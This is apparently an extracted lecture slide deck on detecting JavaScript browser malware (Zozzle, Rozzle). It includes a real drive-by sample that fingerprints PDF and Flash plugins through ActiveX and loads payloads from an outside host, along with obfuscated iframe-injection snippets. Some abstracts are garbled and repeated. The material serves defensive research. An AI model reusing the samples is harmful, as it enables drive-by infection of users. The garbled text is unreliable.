


Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Features & Throughput





1 MB of JavaScript code a second

False Positives & False Negatives

Set of 1.2M samples

0 false positives


Finds more malware than any other detector we know



Zozzle detection

```
document.write('<div style="position:absolute; left:-1000px; top:-1000px;">');
var E5Jrh = null;
try
{
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
}
catch(e)
{
}
if(!E5Jrh)
    try
    {
        E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    }
    catch(e)
    {
    }
if(E5Jrh)
{
    lv = E5Jrh.GetVersions().split(",")[4].split("=")[1].replace(/\.\/g, "");
    if(lv < 900 && lv != 813)
        document.write('<embed src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=2" width=100 height=100
type="application/pdf"></embed>')
}
try
{
    var E5Jrh = 0;
    E5Jrh = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",")
}
catch(e)
{
}
if(E5Jrh && E5Jrh[2] < 124)
    document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100
align=middle><param name="movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/><param
name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
"movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/></object>');
```

Zozzle: Detection on a \



Thousands of malware si

ZOZZLE: Fast and Precise In-Browser JavaScript
Charlie Curtsinger
Univ. of Mass., Amherst

Abstract

JavaScript malware-based attacks are on the rise today. Attackers like JavaScript malware can be mounted against a seemingly innocuous browser. In this paper, we propose a new technique for addressing this problem. In this paper, we propose a new technique for addressing this problem. In this paper, we propose a new technique for addressing this problem.

Limitations of Zozzle

```
"\x6D"+" \x73\x69\x65"+" \x20\x36"  
=  
"msie 6"
```

```
if (document.getElementsByTagName("script").indexOf(  
    "\x6D"+" \x73\x69\x65"+" \x20\x36")>0)  
    document.write("<iframe src=x6.htm></iframe>");  
if (document.getElementsByTagName("script").indexOf(  
    "O"+" \x57\x43"+" \x31\x30\x2E\x53"+"  
    "pr"+"ea"+"ds"+"he"+"et"  
    +"\x69"+" \x65"+" \x20"+" \x37")>0)  
    document.write("<iframe src=x7.htm></iframe>");
```

```
"OWC10.Spreadsheet"
```

```
    document.write("<iframe src=svfl9.htm></iframe>");  
} catch(a) { } finally {  
    if (a!="[object Error]")  
        document.write("<iframe src=svfl9.htm></iframe>");  
} try {  
    var c; var f=new ActiveXObject("O"+" \x57\x43\x31\x30\x2E\x53"+"  
} catch(c) { } finally {  
    if (c!="[object Error]") {  
        aacc = "<iframe src=of.htm></iframe>";  
        setTimeout("document.write(aacc)", 3500);  
    } }  
} }
```

```
"\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37"  
=  
"msie 7"
```

What's Next: Rc

```
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73\x69\x65"+
    document.write("<iframe src=x6.htm></iframe>")
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73"+" \x69"+
    document.write("<iframe src=x7.htm></iframe>")

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></
}
try {
    var c; var f=new ActiveXObject("O"+"\x57\x43"+
} catch(c) { } finally {
    [object Error]") {
        "<iframe src=of.htm></iframe>";
        out("document.write(aacc)", 3500);
```



ROZZLE: De-Cloaking Internet Malware
Benjamin Livshits and Benjamin Zorn
Microsoft Research

Chinmay Kolhatke
TU Vienna

Abstract—In recent years attacks that exploit vulnerabilities in browsers and their associated plugins have increased significantly. These attacks are often written in JavaScript and literally millions of URLs contain such malicious content.

While static and runtime detection approaches encounter the same fundamental limitations as offline crawler-based malware discovery, we propose a particular browser, both on the client side, for just-in-time in-browser detection, as well as a malware scanner, off an attacking Web-based malware exploits vulnerability targeting a particular browser. This targeted approach encounters the same fundamental limitations of installed plugins. As a result, malware is triggered infrequently when the right environment is observed for detecting a piece of malware that any piece of existing malware scanner.

This paper proposes a virtually undetectable malware execution environment virtualization approach. The large-scale evaluation of the detection effect that

Conclusions

44

- Advanced attack techniques
 - Heap spraying
 - Heap feng shui
 - JIT spraying
- Drive-by malware and browsers as a target
- Malware **prevention**

